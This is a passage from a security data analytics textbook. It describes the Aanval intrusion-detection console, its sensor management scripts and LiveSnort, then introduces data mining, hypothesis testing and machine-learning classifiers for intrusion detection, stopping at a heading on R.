


Figure 6.10:

Aanval provides access to event details through a powerful multiple event window interface. Use these windows side by side to compare or contrast console events for fast analysis and research. External network address lookups can be done with a single click, detailed payload display for both snort or syslog, external snort signature details as well as viewing and attaching notes to any event as shown in Figure 6.11.

Aanval even offers advance visualization displays using state-of-the-art visualization tools and techniques to provide users with powerful, alternative views for snort and syslog data. A sample visualization screenshot is give in Figure 6.12.

Background Processing Unit (BPU)

A background processing unit ("BPU") is a processing script that performs a variety of operational tasks for the Aanval console.

As of Aanval 4, there are 5 active BPU's running. A summary of BPU functionality is given below




Figure 6.11:




Figure 6.12:

- BPU A is known as the IMPORT processor and is responsible for normalizing snort and syslog data for use within the console.
- BPU B is known as the CORE processor and performs tasks such as hostname resolution, permissions verification, version checking, upgrades, etc.
- BPU C is known as the INDEX processor and is responsible for creating and or re-indexing data for searching and reporting.
- BPU D is known as the SEARCH processor and performs all system and user search processing.
- BPU E is known as the REPORT processor and performs all system and user report processing.

Each BPU may be run independently, however it is recommended that these BPU's be run as instructed by the provided helper scripts which ensure they run continuously as intended.

Sensor Management Tool (SMT)

The Sensor Management Tools (SMTs) enable the management of local or remote snort services and signatures. SMT's are most commonly used to start & stop snort as well as auto-update and manage snort signatures. The main sensor management tool is a script named *smt.php* and is designed to run once and exit upon completion or error. In order to operate correctly, the *smt.php* script must be run in a continuous loop which, is done through the use of the *idsSensor.pl* wrapper script. This wrapper script should always be used to start and stop the SMT's.

The SMT's are located in the */contrib/smt/* subdirectory of any Aanval installation. To install edit and configure *conf.php* according to its contents and comments (ensuring the SMT ID matches that of the appropriate sensor in the console). You can test the installation by running the following command

```
# php smt.php
```

Once testing has been done, you can start and stop the SMTs using the *idsSensor.pl* wrapper script, the following commands may be used:

```
# perl idsSensor.pl -start  
# perl idsSensor.pl -stop
```

LiveSnort

liveSnort is FREE, and one of many contributions to the Snort community by Aanval and Tactical FLEX. LiveSnort is an extremely basic, yet useful live Snort monitoring web-application that takes advantage of AJAX / Web 2.0 technology to make the task of monitoring and viewing the most recent Snort events easier. It can be downloaded here⁸. The following is a summary of the installation steps:

- Uncompress the downloaded file thus


```
# tar -zxvf liveSnort-stable.tar.gz
```
- Edit the top few lines of the file *liveSnort.php* for your snort database settings.
- View *liveSnort.php* in a web-browser.

A screenshot of LiveSnort is shown in Figure 6.13.




Figure 6.13:

⁸<http://www.aanval.com/downloads/liveSnort-stable.tar.gz>

6.7 Summary

In this chapter, we looked at the methodology of simple and complex event correlation techniques from event filtering, aggregation and masking through to root cause analysis definition using various tools and techniques. Log processing and analysis was also given an in-depth coverage. Finally we discussed several tools used in the process of indexing and correlating security data and logs.

Part IV

ATTACK MODELING

Chapter 7

Pattern Recognition

This chapter is about recognizing, discovering and utilizing alternative techniques in security data analytics. Attack detection systems trained on system usage metrics use inductive learning algorithms. To emulate a typical pattern recognition process using a computer model is otherwise known as machine learning. Machine learning can be viewed as the attempt to build computer programs that improve performance of some task through learning and experience. Our goal of designing machine learning applications with regard to computer security is to reduce the tediousness and time consuming task of human audit analysis. The most commonly applied theory in many machine learning models is Pattern Classification.

The Machine Learning field evolved from the broad field of Artificial Intelligence, which aims to mimic intelligent abilities of humans by machines. In the field of Machine Learning one considers the important question of how to make machines able to “learn”. Learning in this context is understood as inductive inference, where one observes examples that represent incomplete information about some “statistical phenomenon”. In unsupervised learning one typically tries to uncover hidden regularities (e.g. clusters) or to detect anomalies in the data (for instance some unusual machine function or a network intrusion). In supervised learning, there is a label associated with each example. It is supposed to be the answer to a question about the example. If the label is discrete, then the task is called *classification problem* – otherwise, for real-valued labels we speak of a *regression problem*. Based on these examples (including the labels), one is particularly interested in predicting the answer for other cases before they are explicitly observed. Hence, learning is not only a question of remembering but also of generalization to unseen cases.

7.1 Data Mining

Data mining, the extraction of hidden predictive information from large databases, is a powerful new technology with great potential to help companies focus on the most important information in their data warehouses. Data mining tools predict future trends and behaviors, allowing analysts to make proactive, knowledge-driven decisions. The automated, prospective analysis offered by data mining move beyond the analyses of past events provided by retrospective tools typical of decision support systems. Data mining tools can answer various questions that traditionally were too time consuming to resolve. They scour databases for hidden patterns, finding predictive information that experts may miss because it lies outside their expectations.

Most analysts already collect and refine massive quantities of data. Data mining techniques can be implemented rapidly on existing software and hardware platforms to enhance the value of existing information resources, and can be integrated with new products and systems as they are brought on-line. When implemented on high performance client/server or parallel processing computers, data mining tools can analyze massive databases to deliver answers.

7.1.1 How Data Mining Works

How exactly is data mining able to tell you important things that you didn't know or better still predict future trends? The technique used to perform these feats in data mining is called *modeling*. Modeling is simply the act of building a model in a known situation then applying it to an unknown situation.

This act of model building is thus something that analysts have been engaged in for a long time even before the advent of computers or data mining technologies. What happens on computers, however, is not so different from the way people already build models. Computers are loaded up with lots of information about a variety of situations where an answer is known and then the data mining software on the computer must run through that data and distill the characteristics of the data that should go into the model. Once the model is built it can then be used in similar unknown situations.

7.1.2 The Scope of Data Mining

Data mining derives its name from the similarities in searching for valuable information in a large datastore. The process requires either sifting through an immense amount of material, or intelligently probing it to find exactly where the value resides. Given a datastore of sufficient size and quality, data mining technology can generate new opportunities by providing these capabilities:

Automated prediction of trends and behaviours. Data mining automates the process of finding predictive information in large datastores. Questions that traditionally required extensive hands-on analysis can now be answered directly from the data — quickly. A typical example of a predictive problem is targeted security attacks. Data mining uses data on past packet captures to identify the region most likely to strike.

Automated discovery of previously unknown patterns. Data mining tools sweep through datastores and identify previously hidden patterns in one step. An example of pattern discovery is the analysis of log files and to identify seemingly unrelated security or network events that are often carried out together. Other pattern discovery problems include detecting fraudulent credit card transactions and identifying anomalous data that could represent data entry keying errors.

Data mining techniques can yield the benefits of automation on existing software and hardware platforms, and can be implemented on new systems as existing platforms are upgraded and new products developed. When data mining tools are implemented on high performance parallel processing systems, they can analyze massive databases in minutes. Faster processing means that users can automatically experiment with more models to understand complex data. High speed makes it practical for users to analyze huge quantities of data. Larger databases, in turn, yield improved predictions. Databases can be larger in both depth and breadth:

More columns. Analysts must often limit the number of variables they examine when doing hands-on analysis due to time constraints. Yet variables that are discarded because they seem unimportant may carry information about unknown patterns. High performance data mining allows users to explore the full depth of a database, without pre selecting a subset of variables.

More rows. Larger samples yield lower estimation errors and variance, and allow users to make inferences about small but important segments of a population.

7.1.3 Exploratory Analysis

Exploratory Data Analysis (EDA) is an approach cum philosophy for data analysis that employs a variety of techniques (mostly graphical) to

- maximize insight into a data set;
- uncover underlying structure;
- extract important variables;
- detect outliers and anomalies;
- test underlying assumptions;
- develop parsimonious models;
- and determine optimal factor settings.

7.1.3.1 EDA Goals

The primary goal of EDA is to maximize the analyst's insight into a data set and into the underlying structure of a data set, while providing all of the specific items that an analyst would want to extract from a data set, such as:

- a good-fitting, parsimonious model
- a list of outliers
- a sense of robustness of conclusions
- estimates for parameters
- uncertainties for those estimates
- a ranked list of important factors
- conclusions as to whether individual factors are statistically significant
- optimal settings

7.1.3.2 EDA Approach

EDA is not a technique, but an attitude and philosophy about how data analysis should be performed. Most EDA techniques are graphical in nature with a few quantitative techniques. The reason for the heavy reliance on graphics is that the main role of EDA is that of exploration, and graphics gives the analysts unparalleled power to do so, enticing the data to reveal its structural secrets, and being always ready to gain some new, often unsuspected, insight into the dataset. In combination with the natural pattern-recognition capabilities that we all possess, graphics provides, of course, unparalleled power to carry this out.

7.1.3.3 EDA Technique

The particular graphical techniques employed in EDA are often quite simple, consisting of various techniques of:

- Plotting the raw data (such as data traces, histograms, probability plots, lag plots and block plots).
- Plotting simple statistics such as mean plots, standard deviation plots, box plots, and main effects plots of the raw data.
- Positioning such plots so as to maximize our natural pattern-recognition abilities, such as using multiple plots per page.

EDA is not a mere collection of techniques, it is a philosophy as to how we dissect a dataset, what we look for, how we look, and how we interpret.

7.1.3.4 Insight

Insight implies detecting and uncovering underlying structure in the data. Such underlying structure may not be encapsulated in the list of items above; such items serve as the specific targets of an analysis, but the real insight and "feel" for a data set comes as the analyst judiciously probes and explores the various subtleties of the data. The "feel" for the data comes almost exclusively from the application of various graphical techniques, the collection of which serves as the window into the essence of the data. Graphics are irreplaceable - there are no quantitative analogues that will give the same insight as well-chosen graphics.

To get a "feel" for the data, it is not enough for the analyst to know what is in the data, the analyst also must know what is not in the data, and the only way to do that is to draw on our own human pattern recognition and comparative abilities in the context of a series of judicious graphical techniques applied to the data.

7.1.4 Statistical Hypothesis

A statistical hypothesis is an assumption about a population parameter. This assumption may or may not be true. Hypothesis testing is sometimes called confirmatory data analysis. The best way to determine whether a statistical hypothesis is true would be to examine the entire population. Since that is often impractical, researchers typically examine a random sample from the population. If sample data are consistent with the statistical hypothesis, the hypothesis is accepted; if not, it is rejected. There are two types of statistical hypotheses.

Null hypothesis. The null hypothesis, denoted by H_0 , is usually the hypothesis that sample observations result purely from chance.

Alternative hypothesis. The alternative hypothesis, denoted by H_1 or H_a , is the hypothesis that sample observations are influenced by some non-random cause.

7.1.4.1 Hypothesis Tests

Statisticians follow a formal process to determine whether to accept or reject a null hypothesis, based on sample data. This process, called hypothesis testing, consists of four steps.

1. State the hypotheses. This involves stating the null and alternative hypotheses. The hypotheses are stated in such a way that they are mutually exclusive. That is, if one is true, the other must be false.
2. Formulate an analysis plan. The analysis plan describes how to use sample data to accept or reject the null hypothesis. The accept/reject decision often focuses around a single test statistic.
3. Analyze sample data. Find the value of the test statistic (mean score, proportion, t-score, z-score, etc.) described in the analysis plan. Complete other computations, as required by the plan.

4. Interpret results. Apply the decision rule described in the analysis plan. If the test statistic supports the null hypothesis, accept the null hypothesis; otherwise, reject the null hypothesis.

7.1.4.2 Decision Errors

Two types of errors can result from a hypothesis test.

Type I error. A Type I error occurs when the researcher rejects a null hypothesis when it is true. The probability of committing a Type I error is called the significance level. This probability is also called alpha, and is often denoted by α .

Type II error. A Type II error occurs when the researcher accepts a null hypothesis that is false. The probability of committing a Type II error is called Beta, and is often denoted by β . The probability of not committing a Type II error is called the Power of the test.

7.1.4.3 Decision Rules

The analysis plan includes decision rules for accepting or rejecting the null hypothesis. In practice, statisticians describe these decision rules in two ways - with reference to a P-value or with reference to a region of acceptance.

- **P-value.** The strength of evidence in support of a null hypothesis is measured by the P-value. Suppose the test statistic is equal to S . The P-value is the probability of observing a test statistic as extreme as S , assuming the null hypothesis is true. If the P-value is less than the significance level, we reject the null hypothesis.
- **Region of acceptance.** The region of acceptance is a range of values. If the test statistic falls within the region of acceptance, the null hypothesis is accepted. The region of acceptance is defined so that the chance of making a Type I error is equal to the significance level. The set of values outside the region of acceptance is called the region of rejection. If the test statistic falls within the region of rejection, the null hypothesis is rejected. In such cases, we say that the hypothesis has been rejected at the α level of significance.

These approaches are equivalent. Some statistics texts use the P-value approach, others use the region of acceptance approach.

7.1.4.4 One-Tailed and Two-Tailed Tests

A test of a statistical hypothesis, where the region of rejection is on only one side of the sampling distribution, is called a *one-tailed test*. For example, suppose the null hypothesis states that the mean is less than or equal to 10. The alternative hypothesis would be that the mean is greater than 10. The region of rejection would consist of a range of numbers located on the right side of sampling distribution; that is, a set of numbers greater than 10.

A test of a statistical hypothesis, where the region of rejection is on both sides of the sampling distribution, is called a *two-tailed test*. For example, suppose the null hypothesis states that the mean is equal to 10. The alternative hypothesis would be that the mean is less than 10 or greater than 10. The region of rejection would consist of a range of numbers located on both sides of sampling distribution; that is, the region of rejection would consist partly of numbers that were less than 10 and partly of numbers that were greater than 10.

7.2 Theory of Machine Learning

What exactly is machine learning? The Machine Learning field evolved from the broad field of Artificial Intelligence, which aims to mimic intelligent abilities of humans by machines. In the field of Machine Learning one considers the important question of how to make machines able to “learn”. Learning in this context is understood as inductive inference, where one observes examples that represent incomplete information about some “statistical phenomenon”. In unsupervised learning one typically tries to uncover hidden regularities (e.g. clusters) or to detect anomalies in the data (for instance some unusual machine function or a network intrusion). In supervised learning, there is a label associated with each example. It is supposed to be the answer to a question about the example. If the label is discrete, then the task is called *classification problem* – otherwise, for real valued labels we speak of a *regression problem*. Based on these examples (including the labels), one is particularly interested in predicting the answer for other cases before they are explicitly observed. Hence, learning is not only a question of remembering but also of generalization to unseen cases.

In machine learning, computer algorithms (learners) attempt to automatically distill knowledge from example data. This knowledge can be used to make predictions about novel data in the future and to provide insight into the nature of the target concepts. Applied to security and intrusion detection, this means that a computer would learn to classify alerts into incidents and non-incidents. A possible performance measure for this task would be the accuracy

with which the machine learning program classifies the instances correctly. The training experiences could be labeled instances. All of these will be elaborated on in subsequent sections.

7.2.1 Advantages of Machine Learning

First of all, for the classification of security incidents, a vast amount of data has to be analyzed containing historical data. It is difficult for human beings to find a pattern in such an enormous amount of data. Machine Learning, however, seems well-suited to overcome this problem and can therefore be used to discover those patterns. Also an analyst's knowledge is often implicit, and the environments are dynamic. As a consequence, it is very hard to program an IDS using ordinary programming languages that require the formalization of knowledge. The adaptive and dynamic nature of machine learning makes it a suitable solution for this situation. Third, the environment of an IDS and its classification task highly depends on personal preferences. What may seem to be an incident in one environment may be normal in other environments. This way, the ability of computers to learn enables them to know someone's "personal" (or organizational) preferences, and improve the performance of the IDS, for this particular environment.

7.3 Machine Learning Categories

Machine learning can be divided in two categories; **supervised** and **unsupervised** machine learning algorithms. In supervised learning, the input of the learning algorithm consists of examples (in the form of feature vectors) with a label assigned to them. The objective of supervised learning is to learn to assign correct labels to new unseen examples of the same task. As shown in Figure 7.1, a supervised machine learning algorithm consists of three parts: *a learning module, a model and a classification module.*

The learning module constructs a model based on a labeled training set. This model consists of a function that is built by the learning module, and contains a set of associative mappings (e.g. rules). These mappings, when applied to an unlabeled test instance, predict labels of the test set. The prediction of the labels of the test set is done by using the classification module.

7.3.1 Supervised Learning

An important task in Machine Learning is classification, also referred to as pattern recognition, where one attempts to build algorithms capable of automatically constructing methods




Figure 7.1:

for distinguishing between different exemplars, based on their differentiating patterns. A pattern is “the opposite of chaos; it is an entity, vaguely defined, that could be given a name.” Examples of patterns are human faces, text documents, handwritten letters or digits, EEG signals, and the DNA sequences that may cause a certain disease. A pattern is described by its features. These are the characteristics of the examples for a given problem. For instance, in a face recognition task some features could be the color of the eyes or the distance between the eyes. Thus, the input to a pattern recognition task can be viewed as a two-dimensional matrix, whose axes are the examples and the features.

Pattern classification tasks are often divided into several sub-tasks:

- Data collection and representation.
- Feature selection and/or feature reduction.
- Classification.

Data collection and representation are mostly problem-specific. Therefore it is difficult to give general statements about this step of the process. In broad terms, one should try to find invariant features, that describe the differences in classes as best as possible.

Feature selection and feature reduction attempt to reduce the dimensionality (i.e. the number of features) for the remaining steps of the task. Finally, the classification phase of the process finds the actual mapping between patterns and labels (or targets). In many applications the second step is not essential or is implicitly performed in the third step.

7.3.2 Unsupervised Learning

In contrast to supervised learning, in unsupervised learning the machine simply receives inputs, but obtains neither supervised target outputs, nor rewards from its environments. Unsupervised algorithms learn from unlabeled examples. Unsupervised learning can be thought of as finding patterns in the data and beyond what would be considered pure unstructured noise. The objective of unsupervised learning may be to cluster examples together on the basis of their similarity. Supervised learning methods will be used in this chapter.

7.3.3 Eager Learning

Another distinction between types of machine learning is the one between eager and lazy learning. Eager learning is a form of supervised learning, which means that there is a learning module, a model and a classification module, as shown in Figure 7.1. Eager learning algorithms invest most of their effort in the learning phase. They construct a compact representation of the target function by generalizing from the training instances. Classification of new instances is usually a straightforward application of simple learned classification rules that employ the eager learner's model.

A method is called eager when it generalizes beyond the training data before observing a new query, committing at training time to the network structure and weights that (i.e. the model) define its approximation to the target function.

7.3.3.1 Rule Induction

Rule induction is a form of eager learning. During the learning phase, rules are induced from the training sample, based on the features and class labels of the training samples. The goal of rule induction is generally to induce a set of rules from data that captures all generalizable knowledge within that data, and that is as small as possible at the same time. The rules that are extracted during the learning phase, can easily be applied during the classification phase when new unseen test data is classified.

There are several advantages of rule induction. First of all, the rules that are extracted from the training sample are easy to understand for human beings. The rules are simple if-then rules. Secondly, rule learning systems outperform decision tree learners on many problems. A major disadvantage of rule induction, however, is that it scales relatively poorly with the sample size, particularly on noisy data.

7.3.4 Lazy Learning

Next to eager learning, there is also lazy learning as a form or variant of supervised learning. In different contexts, memory-based learning algorithms have been named lazy, instance-based, exemplar-based, memory-based, case-based learning or reasoning. The reason for calling certain machine learning methods lazy, is because they defer the decision of how to generalize beyond the training data until each new query instance is encountered.

A key feature of lazy learning is that during the learning phase, all examples are stored in memory and no attempt is made to simplify the model by eliminating noise, low frequency events, or exceptions. The learning phase of a lazy learning algorithm consists simply of storing all encountered instances from a training set in memory. The search for the optimal hypothesis takes place during the classification phase.

On being presented with a new instance during the classification phase, a memory-based learning algorithm searches for a best-matching instance, or, more generically, a set of the k best-matching instances in memory. Having found such a set of k best-matching instances, the algorithm takes the (majority) class and the instances in the set are then labeled as belonging to the class of the new instance. Pure memory-based learning algorithms implement the classic k -nearest neighbour algorithm.

It appears that in order to learn tasks successfully, a learning algorithm should not forget any information contained in the learning material and it should not abstract from the individual instances. Forgetting instance tokens and replacing them by instance types may lead to considerable computational optimizations of memory-based learning, since the memory that needs to be searched may become considerably smaller. A major disadvantage of lazy learning, however, is that noise in the training data can harm accurate generalization. Overall, lazy algorithms have lower computational costs than eager algorithms during training whilst they typically have greater storage requirements and often have higher computational costs when answering requests.

7.3.5 Hybrid Learners

The hybrids are mixtures of the k -NN classifier and rule induction. The reason for constructing hybrids is the contrast between memory-based learning and eager learning. Memory-based learners put time in the classification phase, whereas eager learners invest their time in the learning phase. Combining eager and lazy learners into hybrids, will produce machine learners that put effort in both the learning phase and the classification phase. This leads to the

expectation that this double effort will be repaid with improved performance. The hybrid will use both the global hypothesis as induced by rule induction, as well as the local hypothesis created during memory-based learning.

The hypothesis then exists that combining the efforts in the learning task of eager learners with the efforts of the lazy learners' classification task will increase the accuracy with which incidents are predicted. Combining memory-based learning with eager learning into a hybrid may improve the generalization performance of the classifier. On the other hand, one of the draw-backs of eager learning is its insensitivity, by its generalization. By combining the learning module of an eager learner with the classification module, the results of the classification task of incidents should improve using hybrid machine learning.

7.4 Classification Algorithms

Although Machine Learning is a relatively young field of research, there are a myraid of learning algorithms that can be mentioned in this section but only six methods that are frequently used in solving data analysis tasks (usually classification) are discussed. The first four methods are traditional techniques that have been widely used in the past and work reasonably well when analyzing low dimensional data sets with not too few labeled training examples. Two methods (Support Vector Machines & Boosting) that have received a lot of attention in the Machine Learning community recently will also be given a prominent mention. They are able to solve high-dimensional problems with very few examples (e.g. fifty) quite accurately and also work efficiently when examples are abundant (for instance several hundred thousands of examples).

7.4.1 k -Nearest Neighbour

One of the best known instance based learning algorithm is the k -Nearest Neighbour (k -NN). In pattern recognition, the k -nearest neighbour algorithm (k -NN) is a method of classifying objects based on closest training examples in the feature space. It is a type of lazy learning where the function is only approximated locally and all computation is deferred until classification. The k -nearest neighbor algorithm is amongst the simplest of all machine learning algorithms: an object is classified by a majority vote of its neighbors, with the object being assigned to the class most common amongst its k nearest neighbors (k is a positive integer, typically small). If $k = 1$, then the object is simply assigned to the class of its nearest neighbor.

Here the k points of the training data closest to the test point are found, and a label is given to the test point by a majority vote between the k points. As was described earlier, the most important phase for a lazy learner is the classification phase. The k -NN algorithm uses all labelled training instances as a model of the target function. During the classification phase, k -NN uses a similarity-based search strategy to determine a locally optimal hypothesis function. Test instances are compared to the stored instances and are assigned the same class label as the k most similar stored instances. This method is highly intuitive and attains – given its simplicity – remarkably low classification errors, but it is computationally expensive and requires a large memory to store the training data.

7.4.2 Linear Discriminant Analysis

LDA computes a hyperplane in the input space that minimizes the within class variance and maximizes the between class distance. It can be efficiently computed in the linear case even with large data sets. However, often a linear separation is not sufficient. Nonlinear extensions using kernels exist, however it is difficult to apply to problems with large training sets.

7.4.3 Decision Trees

Another intuitive class of classification algorithms are decision trees. These algorithms solve the classification problem by repeatedly partitioning the input space, so as to build a tree whose nodes are as pure as possible (that is, they contain points of a single class). Classification of a new test point is achieved by moving from top to bottom along the branches of the tree, starting from the root node, until a terminal node is reached. Decision trees are simple yet effective classification schemes for small datasets. The computational complexity scales unfavourably with the number of dimensions of the data. Large datasets tend to result in complicated trees, which in turn require a large memory for storage.

7.4.4 Artificial Neural Networks

Neural networks are perhaps one of the most commonly used approaches in data classification. They are non-linear predictive models that learn through training and look like biological neural networks in structure. Neural networks are a computational model inspired by the connectivity of neurons in animate nervous systems. A further boost to their popularity came with the proof that they can approximate any function mapping via the Universal Approximation Theorem. A simple scheme for a neural network is shown in Figure 7.2. Each

circle denotes a computational element referred to as a *neuron*, which computes a weighted sum of its inputs, and possibly performs a nonlinear function on this sum. If certain classes of nonlinear functions are used, the function computed by the network can approximate any function (specifically a mapping from the training patterns to the training targets), provided enough neurons exist in the network and enough training examples are provided.




Figure 7.2:

Many of these technologies have been in use for more than a decade in specialized analysis tools that work with relatively small volumes of data. These capabilities are now evolving to integrate directly with industry-standard data warehouse and OLAP platforms

7.5 Maximum Margin Algorithms

Machine learning rests upon the theoretical foundation of Statistical Learning Theory which provides conditions and guarantees for good generalization of learning algorithms. Within the last decade, maximum margin classification techniques have emerged as a practical result of the theory of generalization. Roughly speaking, the margin is the distance of the example to the separation boundary and a maximum margin classifier generates decision boundaries with large margins to almost all training examples. The two most widely studied classes of maximum margin classifiers are *Support Vector Machines* (SVMs) and *Boosting*.

7.5.1 Support Vector Machines

Support Vector Machines (SVM) are a set of related supervised learning methods used for classification and regression. They belong to a family of generalized linear classifiers. A special property of SVM is that they simultaneously minimize the empirical classification error and maximize the geometric margin; hence known as maximum margin classifiers. SVMs work by mapping the training data into a feature space by the aid of a so-called kernel function and then separating the data using a large margin hyperplane. Intuitively, the kernel computes a similarity between two given examples.

The SVM finds a large margin separation between the training examples and previously unseen examples will often be close to the training examples. Hence, the large margin then ensures that these examples are correctly classified as well, i.e., the decision rule generalizes. For so-called positive definite kernels, the optimization problem can be solved efficiently and SVMs have an interpretation as a hyperplane separation in a high dimensional feature space. Support Vector Machines have been used on millions of dimensional datasets and in other cases with more than a million examples.

A version of a SVM for regression was proposed in 1996 by Vladimir Vapnik, Harris Drucker, Chris Burges, Linda Kaufman and Alex Smola. This method is called Support Vector Regression (SVR). The model produced by support vector classification only depends on a subset of the training data, because the cost function for building the model does not care about training points that lie beyond the margin. Analogously, the model produced by SVR only depends on a subset of the training data, because the cost function for building the model ignores any training data that are close (within a threshold ϵ) to the model prediction.

7.5.2 Boosting

The basic idea of boosting and ensemble learning algorithms in general is to iteratively combine relatively simple base hypotheses – sometimes called rules of thumb – for the final prediction. One uses a so-called base learner that generates the base hypotheses. In boosting the base hypotheses are linearly combined. In the case of two-class classification, the final prediction is the weighted majority of the votes. The combination of these simple rules can boost the performance drastically. It has been shown that Boosting has strong ties to support vector machines and maximum margin classification. Boosting techniques have been used on very high dimensional data sets and can quite easily deal with more than a hundred thousand examples.

7.6 The R-Project

R is a system for statistical computation and graphics. It consists of a language plus a run-time environment with graphics, a debugger, access to certain system functions, and the ability to run programs stored in script files. It is an integrated suite of software facilities for data manipulation, simulation, calculation and graphical display. It handles and analyzes data very effectively and it contains a suite of operators for calculations on arrays and matrices. In addition, it has the graphical capabilities for very sophisticated graphs and data displays. Finally, it is an elegant, object-oriented programming language.

The core of R is an interpreted computer language which allows branching and looping as well as modular programming using functions. Most of the user-visible functions in R are written in R. It is possible for the user to interface to procedures written in the C, C++, or FORTRAN languages for efficiency. The R distribution contains functionality for a large number of statistical procedures. Among these are: linear and generalized linear models, nonlinear regression models, time series analysis, classical parametric and nonparametric tests, simple and principal component analysis, clustering and smoothing. There is also a large set of functions which provide a flexible graphical environment for creating various kinds of data presentations. Additional modules (“add-on packages”) are available for a variety of specific purposes.

The R project web page is <http://www.r-project.org>. This is the main site for information on R. Here, you can find information on obtaining the software, get documentation, read FAQs, etc. For downloading the software directly, you can visit the Comprehensive R Archive Network (CRAN) in the U.S. at <http://cran.us.r-project.org/> The current version at the time of writing is 2.10.0 New versions are released periodically.

7.6.1 Pattern Recognition with R

